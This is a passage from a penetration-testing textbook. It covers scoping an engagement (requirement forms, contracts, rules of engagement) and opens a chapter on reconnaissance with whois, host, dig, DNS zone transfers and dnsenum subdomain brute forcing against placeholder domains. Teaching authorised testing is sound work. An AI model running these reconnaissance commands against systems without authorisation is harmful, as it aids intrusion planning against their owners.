- We also presented a simplified and structured testing framework for penetration testing. This process involves a number of steps, which have been organized according to the industry approach towards security testing. These include target scoping, information gathering, target discovery, enumerating target, vulnerability mapping, social engineering, target exploitation, privilege escalation, maintaining access, and documentation and reporting.
- Finally, we discussed the ethical view of penetration testing that should be justified and followed throughout the assessment process. Considering ethics during every single step of assessment engagements leads to a successful arrangement between auditor and business entity.

The next chapter will guide you through the strategic engagement of acquiring and managing information taken from the client for the penetration testing assignment.

# PART II

---

## Penetration Testers Armory

*Target Scoping*

*Information Gathering*

*Target Discovery*

*Enumerating Target*

*Vulnerability Mapping*

*Social Engineering*

*Target Exploitation*

*Privilege Escalation*

*Maintaining Access*

*Documentation and Reporting*



# 3

## Target Scoping

**Target Scoping** is defined as an empirical process to gather target assessment requirements and characterize each of its parameters in order to generate a test plan, its limitations, business objectives, and time schedule. This process plays an important role in defining clear objectives towards any kind of security assessment. By determining these key objectives, one can easily draw a practical road map of what will be tested, how it will be tested, what resources will be allocated, what limitations will be applied, what business objectives will be achieved, and how the test project will be planned and scheduled. Thus, we have combined all of these elements and presented them in a formalized **scope process** to achieve the required goal. The following are the key concepts that will be discussed in this chapter:

- **Gathering client requirements:** This deals with accumulating information about the target environment through verbal or written communication.
- **Preparing the test plan:** This depends on different sets of variables. These variables may include shaping the actual requirements into a structured testing process, legal agreements, cost analysis, and resource allocation.
- **Profiling test boundaries:** This determines the limitations associated with the penetration testing assignment. These can be a limitation of technology, knowledge, or a formal restriction on the client's IT environment.
- **Defining business objectives:** This is a process of aligning business views with the technical objectives of the penetration testing program.
- **Project management and scheduling:** This directs every other step of the penetration testing process with a proper timeline for test execution. This can be achieved using a number of advanced project management tools.

It is highly recommended that you follow the scope process in order to ensure test consistency and a greater probability of success. Additionally, this process can also be adjusted according to the given situation and test factors. Without any such process, there will be a greater chance of failure as the requirements gathered will have no proper definitions and procedures to follow. This can lead the entire penetration testing project into danger and may result in an unexpected business interruption. At this stage, paying special attention to the penetration testing process would make an excellent contribution towards the rest of the test phases and clear the perspectives of both technical and management areas. The key is to acquire as much information beforehand as possible from the client to formulate a strategic path that reflects the multiple aspects of penetration testing. These may include negotiable legal terms, contractual agreement, resource allocation, test limitations, core competencies, infrastructure information, timescales, and rules of engagement. As a part of best practices, the scope process addresses each of the attributes that are necessary to initiate our penetration testing project in a professional manner.

Each step constitutes unique information that is aligned in a logical order to pursue the test execution successfully. This also governs any legal matters to be resolved at an early stage. Hence, we will explain each of these steps in more detail in the following section. Keep in mind that it will be easier for both the client and penetration testing consultant to further understand the process of testing if all the information gathered is managed in an organized manner.

## Gathering client requirements

This step provides a generic guideline that can be drawn in the form of a questionnaire to devise all the information about target infrastructure from a client. A client can be any subject who is legally and commercially bound to the target organization. Thus, for the success of the penetration testing project, it is critical to identify all internal and external stakeholders at an early stage of a project and analyze their levels of interest, expectations, importance, and influence. A strategy can then be developed to approach each stakeholder with their requirements and involvement in the penetration testing project in order to maximize positive influences and mitigate potential negative impacts.



It is solely the duty of the penetration tester to verify the identity of the contracting party before taking any further steps.

The basic purpose of gathering client requirements is to open a true and authentic channel by which the pentester can obtain any information that may be necessary for the testing process. Once the test requirements have been identified, the client should validate them in order to remove any misleading information. This will ensure that the developed test plan is consistent and complete.

## Creating the customer requirements form

We have listed some of the commonly asked questions and considerations that may be used as a basis to create a conventional customer requirements form. It is important to note that this list can be extended or shortened according to the goal of a client.

- Collect basic information such as company name, address, website, contact person(s) details, e-mail address, and telephone number(s).
- Determine the key objectives behind the penetration testing project.
- Determine the penetration test type (with or without specific criteria):
  - Black box testing
  - White box testing
  - External testing
  - Internal testing
  - Social engineering included
  - Social engineering excluded
  - Investigate employee background information
  - Adopt employee's fake identity (legal council may be required)
  - Denial of service included
  - Denial of service excluded
  - Penetrate business partner systems
- How many servers, workstations, and network devices need to be tested?
- Which operating system technologies are supported by your infrastructure?
- Which network devices need to be tested? Firewalls, routers, switches, load balancers, IDS, IPS, or any other appliances?
- Are disaster recovery plans in place? If yes, whom should we contact?
- Are there any administrators currently managing your network?
- Is there any specific requirement to comply with industry standards? If yes, list them.



- Who will be the point of contact for this project?
- What is the timeline allocated for this project?
- What is your budget for this project?
- List any miscellaneous requirements, if necessary.

## **The deliverables assessment form**

The following is an example of the type of items expected from a deliverables assessment form. This list is not holistic and items should be added or removed based on customer expectations and needs:


- What types of reports are expected?
  - Executive reports
  - Technical assessment reports
  - Developer reports
- In which format do you prefer the report to be delivered? PDF, HTML, or DOC.
- How should the report be submitted? Encrypted e-mail or printed?
- Who is responsible for receiving these reports?
  - Employee
  - Shareholder
  - Stakeholder

By using such a concise and comprehensive inquiry form, you can easily extract the customer requirements and fulfill the test plan accordingly.

## **Preparing the test plan**

As the requirements have been gathered and verified by a client, it is time to draw a formal test plan that should reflect all of these requirements, in addition to other necessary information on the legal and commercial grounds of the testing process. The key variables involved in preparing a test plan are structured testing process, resource allocation, cost analysis, non-disclosure agreement, penetration testing contract, and rules of engagement. Each of these areas is addressed with their short descriptions as follows:

- **Structured testing process:** After analyzing the details provided by your customer, it may be important to restructure your testing methodology. For instance, if the social engineering service is about to be excluded, you would have to remove it from the formal testing process. Sometimes, this practice is known as **test process validation**. It is a repetitive task that has to be revisited whenever there is a change in client requirements. If there are any unnecessary steps involved during the test execution, it may result in a violation of the organization's policies and incur serious penalties. Additionally, based on the test type, there would be a number of changes to the test process. As an example, white box testing may not require the information gathering and target discovery phases, because the tester is already aware of the internal infrastructure.

[  The validation of the network and environment data may be useful regardless of the test type. After all, the client may not know what their network really looks like! ]

- **Resource allocation:** Determining the expertise knowledge required to achieve the completeness of a test is one of the substantial areas. Thus, assigning an appropriately skilled penetration tester to a certain task may result in better security assessment. For instance, an application penetration testing requires a knowledgeable application security tester. This activity plays a significant role in the success of the penetration testing assignment.
- **Cost analysis:** The cost for penetration testing depends on several factors. This may involve the number of days allocated to fulfill the scope of a project, additional service requirements such as social engineering and physical security assessment, and the expertise knowledge required to assess the specific technology. From an industry viewpoint, this should combine a qualitative and quantitative value.
- **Non-disclosure Agreement (NDA):** Before starting the test process, it is necessary to sign an NDA agreement that will reflect the interests of both parties: the client and penetration tester. Using such a mutual non-disclosure agreement should clear the terms and conditions under which the test should be aligned. The penetration tester should comply with these terms throughout the test process. Violating any single term of agreement can result in serious penalties or permanent exemption from the job.

- **Penetration testing contract:** There is always the need for a legal contract that will address the technical and business matters between the client and penetration tester. This is where the penetration testing contract comes in. The basic information in such contracts focuses on what testing services are being offered, their main objectives, how they will be conducted, payment declaration, and maintaining the confidentiality of the whole project. It is highly recommended that you have this document created by an attorney or legal counsel, as it will be used for most of your penetration testing activities.
- **Rules of engagement (ROE):** The process of penetration testing can be invasive and requires a clear understanding of the assessment's demands, support provided by the client, and type of potential impact or effect each assessment technique may have. Moreover, the tools used in the penetration testing processes should clearly state their purpose so that the tester can use them accordingly. The rules of engagement define all of these statements in a more detailed fashion to address the necessity of the technical criteria that should be followed during the test execution. You should never cross the boundaries set within the pre-agreed upon ROE.

By preparing each of these subparts of the test plan, you can ensure that you have a consistent view of the penetration testing process. This will provide a penetration tester with more specific assessment details that have been processed from the client requirements. It is always recommended that you prepare a test plan checklist, which can be used to verify the assessment criteria and its underlying terms with the contracting party. One of such exemplary types of checklist is discussed in the following section.

## The test plan checklist

The following is an example of a set of questions that should be answered correctly before taking any further steps in the scope process:

- Are all the requirements promised during the RFP being met?
- Is the test scope defined clearly?
- Have all the testing entities been identified?
- Have all the non-testing entities been separately listed?
- Is there any specific testing process that will be followed?
- Is the testing process documented correctly?
- Will the deliverables be produced upon the completion of a test process?
- Has the entire target environment been researched and documented before?
- Have all the roles and responsibilities been assigned for the testing activities?

- Is there any third-party contractor to accomplish technology-specific assessment?
- Have any steps been taken to bring the project to a graceful closure?
- Has the disaster recovery plan been identified?
- Has the cost of the test project been finalized?
- Have the people who will approve the test plan been identified?
- Have the people who will accept the test results been identified?

## Profiling test boundaries

Understanding the limitations and boundaries of the test environment goes hand in hand with the client requirements, which can be justified as intentional or unintentional interests. These can be in the form of technology, knowledge, or any other formal restrictions imposed by the client on the infrastructure. Each limitation imposed may cause a serious interruption to the testing process and can be resolved using alternative methods. However, note that certain restrictions cannot be modified as they are administered by the client to control the process of penetration testing. We will discuss each of these generic types of limitations with their relevant examples as follows:

- **Technology limitations:** This type of limitation occurs when the scope of a project is properly defined but the presence of a new technology in the network infrastructure does not let the auditor test it. This happens only when the auditor does not have any pen-testing tool that can assist in the assessment of this new technology. For instance, a company XYZ has introduced a robust GZ network firewall device that sits at the perimeter and works to protect the entire internal network. However, its implementation of proprietary methods inside the firewall does not let any firewall assessment tool work. Thus, there is always a need for an up-to-date solution that can handle the assessment of such a new technology.
- **Knowledge limitations:** The knowledge limitations of a pentester can have a negative impact if their skill level is narrow and he or she is not capable of testing certain technologies. For example, a dedicated database penetration tester would not be able to assess the physical security of a network infrastructure. Hence, it is good to divide the roles and responsibilities according to the skills and knowledge of the pentester to achieve the required goal.

- **Other infrastructure restrictions:** Certain test restrictions can be applied by the client to control the assessment process. This can be done by limiting the view of an IT infrastructure to only specific network devices and technologies that need assessment. Generally, this kind of restriction is introduced during the requirement gathering phase. For instance, test all the devices behind the network segment A except the first router. Restrictions that are imposed by the client do not ensure the security of a router in the first place, which can lead to a compromise in the whole network, even if all the other network devices are hardened and security-assured. Thus, proper thinking is always required before putting any such restrictions on the penetration testing.

Profiling all of these limitations and restrictions is important, which can be observed while gathering the client requirements. A good pentester's duty is to dissect each requirement and hold a discussion with the client to pull or change any ambiguous restrictions that may cause an interruption to the testing process or result in a security breach in the near future. These limitations can also be overcome by introducing highly skilled pen-testers and an advanced set of tools and techniques for the assessment. Although by nature, certain technology limitations cannot be eliminated, and you may require extra time to develop their testing solutions.

## Defining business objectives

Based on the assessment requirements and the endorsement of services, it is vital to define the business objectives. This will ensure that the testing output benefits a business from multiple aspects. Each of these business objectives is focused and structured according to the assessment requirements and can provide a clear view of the industry achievement. We have formatted some general business objectives that can be used to align with any penetration testing assignment. However, they can also be redesigned according to the change in requirements. This process is important and may require a pentester to observe and understand the business motives while maintaining the minimum level of standard before, during, and after the test is completed. Business objectives are the main source to bring the management and technical team together in order to support a strong proposition and an idea of securing information systems. Based on the different kinds of security assessments to be carried out, the following list of common objectives has been derived:

- Provide industry-wide visibility and acceptance by maintaining regular security checks.
- Achieve the necessary standards and compliance by assuring business integrity.
- Secure the information systems holding confidential data about the customers, employees, and other business entities.

- List the active threats and vulnerabilities found in the network infrastructure, and help to create security policies and procedures that should thwart known and unknown risks.
- Provide a smooth and robust business structure that will benefit its partners and clients.
- Retain the minimum cost for maintaining the security of an IT infrastructure. The security assessment measures the confidentiality, integrity, and availability of the business systems.
- Provide greater return on investment by eliminating any potential risks that might cost more if exploited by a malicious adversary.
- Detail the remediation procedures that can be followed by a technical team at the concerning organization to close any open doors, and thus, reduce the operational burden.
- Follow the industry best practices and best-of-breed tools and techniques to evaluate the security of the information systems according to the underlying technology.
- Recommend any possible security solutions that should be used to protect the business assets.

## Project management and scheduling

Managing the penetration testing project requires a thorough understanding of all the individual parts of the scoping process. Once these scope objectives have been cleared, the project manager can coordinate with the penetration testers to develop a formal outline that defines the project plan and schedule. Usually, the penetration tester can carry out this task unaided, but the cooperation of a client could possibly bring positive attention to that part of the schedule. This is important because test execution requires careful allotment of the timescale that should not exceed the declared deadline. Once the proper resources have been identified and allocated to perform certain tasks during the assessment period, it becomes necessary to draw a timeline depicting those resources with their key parts in the penetration testing process.

Each task is defined as a piece of work undertaken by the penetration tester. The resource can be a person involved in the security assessment or an ordinary source such as lab equipment, which can be helpful in penetration testing. In order to manage these projects efficiently and cost effectively, there are a number project management tools available that can be used to achieve our mission. We have listed some important project management tools in the following table. Selecting the best one depends on the environment and requirements of the testing criteria.

Project management tools	Websites
Microsoft Office Project Professional	<a href="http://www.microsoft.com/project/">http://www.microsoft.com/project/</a>
TimeControl	<a href="http://www.timecontrol.com/">http://www.timecontrol.com/</a>
TaskMerlin	<a href="http://www.taskmerlin.com/">http://www.taskmerlin.com/</a>
Project KickStart Pro	<a href="http://www.projectkickstart.com/">http://www.projectkickstart.com/</a>
FastTrack Schedule	<a href="http://www.aecsoftware.com/">http://www.aecsoftware.com/</a>
Serena OpenProj	<a href="http://www.openproj.org/">http://www.openproj.org/</a>
TaskJuggler	<a href="http://www.taskjuggler.org/">http://www.taskjuggler.org/</a>

Using any of these powerful tools, the work of the penetration tester can be easily tracked and managed in accordance with their defined tasks and time period. Additionally, these tools provide the most advanced features, such as generating an alert for the project manager if the task has been finished or the deadline has been crossed. There are many other positive facts that encourage the use of project management tools during the penetration testing assignment. These include efficiency in delivering services on time, improved test productivity and customer satisfaction, increased quality and quantity of work, and flexibility to control the work progress.

## Summary

This chapter explains the target scoping aspect of penetration testing. If you are planning on performing professional penetration testing, this step should be high on your list of priorities. The main objective of this chapter is to provide a necessary guideline on formalizing the test requirements. For this purpose, a scope process has been introduced to highlight and describe each factor that builds a practical roadmap towards the test execution. The scope process comprises five independent elements, which are gathering client requirements, preparing test plan, profiling test boundaries, defining business objectives, and project management and scheduling. The aim of a scope process is to acquire and manage as much information as possible about the target environment, which can be useful throughout the penetration testing process. As discussed in the chapter, we have summarized each part of the scope processes in the following manner:

- Gathering client requirements provides a practical guideline on what information should be gathered from a client or customer in order to conduct the penetration testing successfully. Covering the data on the types of penetration testing, infrastructure information, organization profile, budget outlook, time allocation, and type of deliverables are some of the most important areas that should be cleared at this stage.

- Preparing a test plan combines structured testing process, resource allocation, cost analysis, non-disclosure agreement, penetration testing contract, and rules of engagement. All these branches constitute a step-by-step process to prepare a formal test plan that should reflect the actual client requirements, legal and commercial prospects, resource and cost data, and the rules of engagement. Additionally, we have also provided an exemplary type of checklist that can be used to ensure the integrity of a test plan.
- Profiling test boundaries provides a guideline on what type of limitations and restrictions may occur while justifying the client requirements. These can be in the form of technology limitations, knowledge limitations, or other infrastructure restrictions posed by the client to control the process of penetration testing. These test boundaries can be clearly identified from the client requirements. There are certain procedures that can be followed to overcome these limitations.
- Defining business objectives focuses on key benefits that a client may get from the penetration testing service. This section provides a set of general objectives structured according to the assessment criteria and the industry achievement.
- Project management and scheduling is a vital part of a scope process. Once all the requirements have been gathered and aligned according to the test plan, it's time to allocate proper resources and timescale for each identified task. By using some advanced project management tools, one can easily keep a track of all these tasks assigned to specific resources under the defined timeline. This can help increase the test productivity and efficiency.

In the next chapter, we will illustrate the practical reconnaissance process that contributes a key role in penetration testing. This includes probing the public resources, DNS servers, search engines, and other logical information on target infrastructure.





# 4

## Information Gathering

In this chapter, we will discuss the information gathering phase of penetration testing. We will describe the definition and purpose of information gathering. We will also describe several tools in Kali Linux that can be used for information gathering. After reading this chapter, we hope that the reader will have a better understanding of the information gathering phase and will be able to do information gathering during penetration testing.

Information gathering is the second phase in our penetration testing process (Kali Linux testing process) as explained in the *Kali Linux testing methodology* section in *Chapter 2, Penetration Testing Methodology*. In this phase, we try to collect as much information as we can about the target, for example, information about the **Domain Name System (DNS)** hostnames, IP addresses, technologies and configuration used, username's organization, documents, application code, password reset information, contact information, and so on. During information gathering, every piece of information gathered is considered important.

Information gathering can be categorized in two ways based on the method used: **active** information gathering and **passive** information gathering. In the active information gathering method, we collect information by introducing network traffic to the target network. While, in the passive information gathering method, we gather information about a target network by utilizing a third-party's services, such as the Google search engine. We will cover this later on.



Remember that no method is better in comparison to the other; each has its own advantage. In passive scanning, you gather less information but your action will be stealthy; while, in active scanning, you get more information but some devices may catch your action. During a penetration testing project, this phase may be done several times for the completeness of information collected. You may also discuss with your pen-testing customer, which method they want.

For this chapter, we will utilize the passive and active methods of information gathering to get a better picture of the target.

We will discuss the following topics in this chapter:

- Public websites that can be used to collect information about the target domain
- Domain registration information
- DNS analysis
- Route information
- Search engine utilization

## Using public resources


On the Internet, there are several public resources that can be used to collect information regarding a target domain. The benefit of using these resources is that your network traffic is not sent to the target domain directly, so our activities are not recorded in the target domain logfiles.

The following are the resources that can be used:

No.	Resource URL	Description
1	<a href="http://www.archive.org">http://www.archive.org</a>	This contains an archive of websites.
2	<a href="http://www.domaintools.com/">http://www.domaintools.com/</a>	This contains domain name intelligence.
3	<a href="http://www.alexa.com/">http://www.alexa.com/</a>	This contains the database of information about websites.
4	<a href="http://serversniff.net/">http://serversniff.net/</a>	This is the free "Swiss Army Knife" for networking, server checks, and routing.
5	<a href="http://centralops.net/">http://centralops.net/</a>	This contains free online network utilities such as domain, e-mail, browser, ping, traceroute, and Whois.
6	<a href="http://www.robtex.com">http://www.robtex.com</a>	This allows you to search for domain and network information.
7	<a href="http://www.pipl.com/">http://www.pipl.com/</a>	This allows you to search for people on the Internet by their first and last names, city, state, and country.
8	<a href="http://yonline.com">http://yonline.com</a>	This allows you to search for people across social networking sites and blogs.
9	<a href="http://wink.com/">http://wink.com/</a>	This is a free search engine that allows you to find people by their name, phone number, e-mail, website, photo, and so on.

No.	Resource URL	Description
10	<a href="http://www.isearch.com/">http://www.isearch.com/</a>	This is a free search engine that allows you to find people by their name, phone number, and e-mail address.
11	<a href="http://www.tineye.com">http://www.tineye.com</a>	TinEye is a reverse image search engine. We can use TinEye to find out where the image came from, how it is being used, whether modified versions of the image exist, or to find higher resolution versions.
12	<a href="http://www.sec.gov/edgar.shtml">http://www.sec.gov/edgar.shtml</a>	This can be used to search for information regarding public listed companies in the Securities and Exchange Commission.

Due to the ease of use, you only need an Internet connection and a web browser, we suggest that you utilize these public resources first before using the tools provided with Kali Linux.



To protect a domain from being abused, we have changed the domain name that we used in our examples. We are going to use several domain names, such as `example.com` from IANA and a dummy domain name `example.com` as well for illustrative purposes.

## Querying the domain registration information

After you know the target domain name, the first thing you would want to do is query the `Whois` database about that domain to look for the domain registration information. The `Whois` database will give information about the DNS server and the contact information of a domain.

`WHOIS` is a protocol for searching Internet registrations, databases for registered domain names, IPs, and autonomous systems. This protocol is specified in RFC 3912 (<https://www.ietf.org/rfc/rfc3912.txt>).

By default, Kali Linux already comes with a `whois` client. To find out the `Whois` information for a domain, just type the following command:

```
# whois example.com
```

The following is the abridged result of the whois information:

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered  
with many different competing registrars. Go to <http://www.internic.net>  
for detailed information.

Domain Name: EXAMPLE.COM  
Registrar: REGISTRAR.COM  
Whois Server: whois.registrar.com  
Referral URL: <http://registrar.com>  
Name Server: NS.HOSTING.COM  
Name Server: NS2.HOSTING.COM  
Status: clientDeleteProhibited  
Status: clientRenewProhibited  
Status: clientTransferProhibited  
Status: clientUpdateProhibited  
Updated Date: 08-apr-2012  
Creation Date: 08-apr-2012  
Expiration Date: 08-apr-2015

>>> Last update of whois database: Wed, 25 Jul 2012 02:15:41 UTC <<<

Please note: the registrant of the domain name is specified  
in the "registrant" field. In most cases, registrar.com  
is not the registrant of domain names listed in this database.

The Registrant:

Jalan Sudirman No. 1  
DKI Jakarta  
Indonesia 12345

Domain Name: EXAMPLE.COM  
Created on: 08-Apr-12  
Expires on: 08-Apr-15  
Last Updated on: 08-Apr-12

Administrative Contact:

The Registrant  
Jalan Sudirman No. 1  
DKI Jakarta  
Indonesia 12345  
62 2112345678

```
Technical Contact:
  The Registrant registrant@example.com
  Jalan Sudirman No. 1
  DKI Jakarta
  Indonesia 12345
  62 2112345678
```

```
Domain servers in listed order:
  NS.HOSTING.COM
  NS2.HOSTING.COM
```

From the preceding `whois` result, we can get the information of the DNS server and the contact person of a domain. This information will be useful at the later stages of penetration testing.

Besides using the command-line `whois` client, the `whois` information can also be collected via the following websites, which provide the `whois` client:

- [www.whois.net](http://www.whois.net)
- [www.internic.net/whois.html](http://www.internic.net/whois.html)

Or, you can also go to the top-level domain registrar for the corresponding domain:

- America: [www.arin.net/whois/](http://www.arin.net/whois/)
- Europe: [www.db.ripe.net/whois](http://www.db.ripe.net/whois)
- Asia-Pacific: [www.apnic.net/apnic-info/whois\\_search2](http://www.apnic.net/apnic-info/whois_search2)



Beware, that to use the top-level domain registrar `whois`, the domain needs to be registered through their own system. For example, if you use ARIN WHOIS, it only searches in the ARIN WHOIS database and will not search in the RIPE and APNIC Whois databases.

After getting information from the `whois` database, next we want to gather information about the DNS entries of the target domain.

## Analyzing the DNS records

The goal of using the tools in the DNS records category is to collect information about the DNS servers and the corresponding records of a target domain.

The following are several common DNS record types:

No.	Record type	Description
1	SOA	This is the start of authority record.
2	NS	This is the name server record.
3	A	This is the IPv4 address record.
4	MX	This is the mail exchange record.
5	PTR	This is the pointer record.
6	AAAA	This is the IPv6 address record.
7	CNAME	This is the abbreviation for canonical name. It is used as an alias name for another canonical domain name.

For example, in a penetration test engagement, the customer may ask you to find out all of the hosts and IP addresses available for their domain. The only information you have is the organization's domain name. We will look at several common tools that can help you if you encounter this situation.

## host

After we get the DNS server information, the next step is to find out the IP address of a hostname. To help us out on this matter, we can use the following `host` command-line tool to lookup the IP address of a host from a DNS server:

```
# host www.example.com
```

The following is the command's result:

```
www.example.com has address 192.0.43.10
www.example.com has IPv6 address 2001:500:88:200::10
```

Looking at the result, we know the IPv4 and IPv6 addresses of the host `www.example.com`.

By default, the `host` command will look for the A, AAAA, and MX records of a domain. To query for any records, just give the `-a` option to the command.

```
# host -a example.com
Trying "example.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25153
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:
;example.com.                IN      ANY
```

```
;; ANSWER SECTION:
example.com.      3201      IN        SOA       dns1.icann.org.
hostmaster.icann.org. 2012080782 7200 3600 1209600 3600
example.com.      46840     IN        NS        a.iana-servers.net.
example.com.      46840     IN        NS        b.iana-servers.net.

;; ADDITIONAL SECTION:
b.iana-servers.net. 1401      IN        A         199.43.133.53
a.iana-servers.net. 1401      IN        A         199.43.132.53
```

Received 170 bytes from 202.152.165.39#53 in 563 ms

The `host` command looks for these records by querying the DNS servers listed in the `/etc/resolv.conf` file of your Kali Linux system. If you want to use other DNS servers, just give the DNS server address as the last command-line option.



If you give the domain name as the command-line option in `host`, the method is called forward lookup, but if you give an IP address as the command-line option to the `host` command, the method is called reverse lookup.

Try to do a reverse lookup of the following IP address:

```
host 23.23.144.81
```

What information can you get from this command?

The `host` tool can also be used to do a DNS zone transfer. With this mechanism, we can collect information about the available hostnames in a domain.



A DNS zone transfer is a mechanism used to replicate a DNS database from a master DNS server to another DNS server, usually called a slave DNS server. Without this mechanism, the administrators have to update each DNS server separately. The DNS zone transfer query must be issued to an authoritative DNS server of a domain.

Due to the nature of information that can be gathered by a DNS zone transfer, nowadays, it is very rare to find a DNS server that allows zone transfer to an arbitrary zone transfer request.

If you find a DNS server that allows zone transfer without limiting who is able to do it, this means that the DNS server has been configured incorrectly.



The following is an example of performing DNS zone transfer for a domain via a misconfigured DNS server:

```
# host -l example.com ns4.isp.com
```

The following is the DNS zone transfer result:

```
Using domain server:
Name: ns4.isp.com
Address: 172.16.176.22#53
Aliases:

example.com name server ns1.isp.com.
example.com name server ns2.isp.com.
example.com has address 192.168.1.1
smtp.example.com has address 192.168.1.2
mail.example.com has address 192.168.1.3
webmail.example.com has address 192.168.1.3
www.example.com has address 192.168.1.4
```

The `host` command will return information about the NS, PTR, and address records of a domain. In this case, the misconfigured DNS server is `ns4.isp.com`.

## dig

Besides the `host` command, you can also use the `dig` command to do DNS interrogation. The advantages of `dig` compared to `host` are its flexibility and clarity of output. With `dig`, you can ask the system to process a list of lookup requests from a file.

Let's use `dig` to interrogate the `example.com` domain:

```
root@kali:~# dig example.com

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 3786
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                IN      A

;; ANSWER SECTION:
example.com.                41023   IN      A      192.0.43.10

;; Query time: 14 msec
;; SERVER: 10.17.3.245#53(10.17.3.245)
;; WHEN: Mon May 20 08:53:09 2013
;; MSG SIZE rcvd: 45
```

Without giving any options besides the domain name, the `dig` command will only return the A record of a domain. To request for any other DNS record type, we can give the `type` option in the command line:

```
# dig example.com any

; <<>> DiG 9.7.0-P1 <<>> example.com any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40971
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:
example.com.                IN      ANY

;; ANSWER SECTION:
example.com.                3565    IN      SOA     dns1.icann.org.
hostmaster.icann.org. 2012080782 7200 3600 1209600 3600
example.com.                83186   IN      AAAA    2001:500:88:200::10
example.com.                48296   IN      NS      b.iana-servers.net.
example.com.                48296   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.        182     IN      A       199.43.132.53
b.iana-servers.net.        182     IN      A       199.43.133.53

;; Query time: 327 msec
;; SERVER: 202.152.165.39#53 (202.152.165.39)
;; WHEN: Sat Aug 18 10:46:09 2012
;; MSG SIZE rcvd: 198
```

From the result, we can see that the `dig` output now returns the DNS records of SOA, NS, A, and AAAA.

To do zone transfer using `dig`, we must set the authoritative DNS server for that domain and set `axfr` as the type:

```
# dig @ns4.isp.com example.com axfr
```

Following is the abridged result of the preceding command:

```
; <<>> DiG 9.7.0-P1 <<>> @ns4.isp.com example.com axfr
; (1 server found)
;; global options: +cmd
example.com.                3600    IN      SOA     ns1.isp.com. hostmaster.
isp.com. 2011020409 900 600 86400 3600
```

```
example.com.      3600    IN      NS      ns1.isp.com.
example.com.      3600    IN      NS      ns4.isp.com.
example.com.      3600    IN      A       192.168.1.1
example.com.      3600    IN      MX      192.168.1.3
mail.example.com. 3600    IN      A       192.168.1.3
webmail.example.com. 3600    IN      A       192.168.1.3
www.example.com.  3600    IN      A       192.168.1.4
example.com.      3600    IN      SOA     ns1.isp.com. hostmaster.
isp.com. 2011020409 900 600 86400 3600
;; Query time: 855 msec
;; SERVER: 172.16.176.22#53 (172.16.176.22)
;; WHEN: Sat Aug 18 10:59:11 2012
;; XFR size: 9 records
```

We can see in the preceding result that the DNS records are similar to those of the `host` command. Based on this, we can be confident about the DNS records collected.

## dnsenum

To collect information from a DNS server, we can utilize `dnsenum`. The DNS information that can be gathered is as follows:

- The host IP addresses
- The DNS server of a domain
- The MX record of a domain



In this chapter, you may see that we used several tools that generate similar results, this is because we need to validate the information collected. If the information is found in more than one tool, we can be more confident with the information.

Besides being used to get DNS information, `dnsenum` also has the following features:

- Get additional names and subdomains utilizing the Google search engine.
- Find out subdomain names by brute forcing the names from the text files. The `dnsenum` tool included in Kali Linux comes with a `dns.txt` dictionary file that contains 1,480 subdomain names and a `dns-big.txt` file, which contains 266,930 subdomain names.
- Carry out `Whois` queries on C-class domain network ranges and calculate its network ranges.
- Carry out reverse lookup on network ranges.
- Use threads to process different queries.

To access `dnsenum`, go to the console and type the following command:

```
# dnsenum
```

This will display the usage instruction on your screen.

As an example of the `dnsenum` tool usage, we will use `dnsenum` to get DNS information from a target domain. The command to do this is as follows:

```
# dnsenum example.com
```

The following is the abridged result of that command:

```
dnsenum.pl example.com
dnsenum.pl VERSION:1.2.2

----- example.com -----

Host's addresses:
_____

Name Servers:
_____

ns1.isp.com      10771      IN      A        172.168.1.2
ns0.isp.com      7141       IN      A        172.168.1.1

Mail (MX) Servers:
_____

hermes1.example.com 86400      IN      A        192.168.10.3
hermes.example.com  3600      IN      A        192.168.10.2

Trying Zone Transfers and getting Bind Versions:
_____

Trying Zone Transfer for example.com on ns0.isp.com ...
AXFR record query failed: NOERROR

ns0.isp.com Bind Version:
DNS server
```

```
Trying Zone Transfer for example.com on ns1.isp.com ...
example.com           86400    IN      SOA
example.com           86400    IN      NS
example.com           86400    IN      MX
example.com           86400    IN      TXT
admin.example.com     3600     IN      NS
blogs.example.com     3600     IN      NS
ftp.example.com       3600     IN      A      192.168.10.4
hermes.example.com    3600     IN      A      192.168.10.2
hermes.example.com    86400    IN      TXT
hermes.example.com    86400    IN      SPF
hermes1.example.com   86400    IN      A      192.168.10.2
www.example.com       3600     IN      NS
```

```
ns1.isp.com Bind Version:
DNS server
```

```
brute force file not specified, bay.
```

Using the default options of `dnsenum`, we can get information about the host address, name servers, and the mail server's IP address. Fortunately, the `ns1.isp.com` DNS server allows us to do zone transfer for the `example.com` domain.

In the case that the zone transfer is not successful, we can do brute forcing of the lookups to find the subdomains from a wordlist. For example, if we want to brute force the subdomain using the provided text file wordlist (`dns.txt`), the following is the appropriate command:

```
dnsenum -f dns.txt example.com
```

The following is the result of the brute forcing process:

```
Brute forcing with dns.txt:
```

---

```
apps.example.com     86400    IN      A      192.168.10.152
mail.example.com     86400    IN      A      192.168.10.107
portal.example.com   86400    IN      A      192.168.10.249
```

Beware that brute forcing the DNS lookups will take some time to finish.

Luckily for us, the target domain uses common subdomain names. So we are able to find several subdomains (`apps`, `mail`, and `portal`) in the target domain based on the dictionary file we have.

Another technique that can be used to find the subdomain is by using Google. This will be useful if the DNS zone transfer is disabled. To use Google, just add the options `-p` for the number of Google pages to be processed or `-s` to define the number of subdomains to be collected. You may also want to set the number of threads to do the queries (`--threads`) in order to speed up the process.

## dnsdict6

Up until now, we only talked about the DNS tools to enumerate the subdomains in IP Version 4. If you want to enumerate the IP Version 6 subdomains, you can use `dnsdict6` from the **The Hacker's Choice (THC)** group.

To access `dnsdict6` in Kali Linux, you can use the console and type the following command:

```
# dnsdict6
```

It will display the `dsndict6` help page.

Without giving any options, `dnsdict6` will use the built-in wordlist and eight threads.

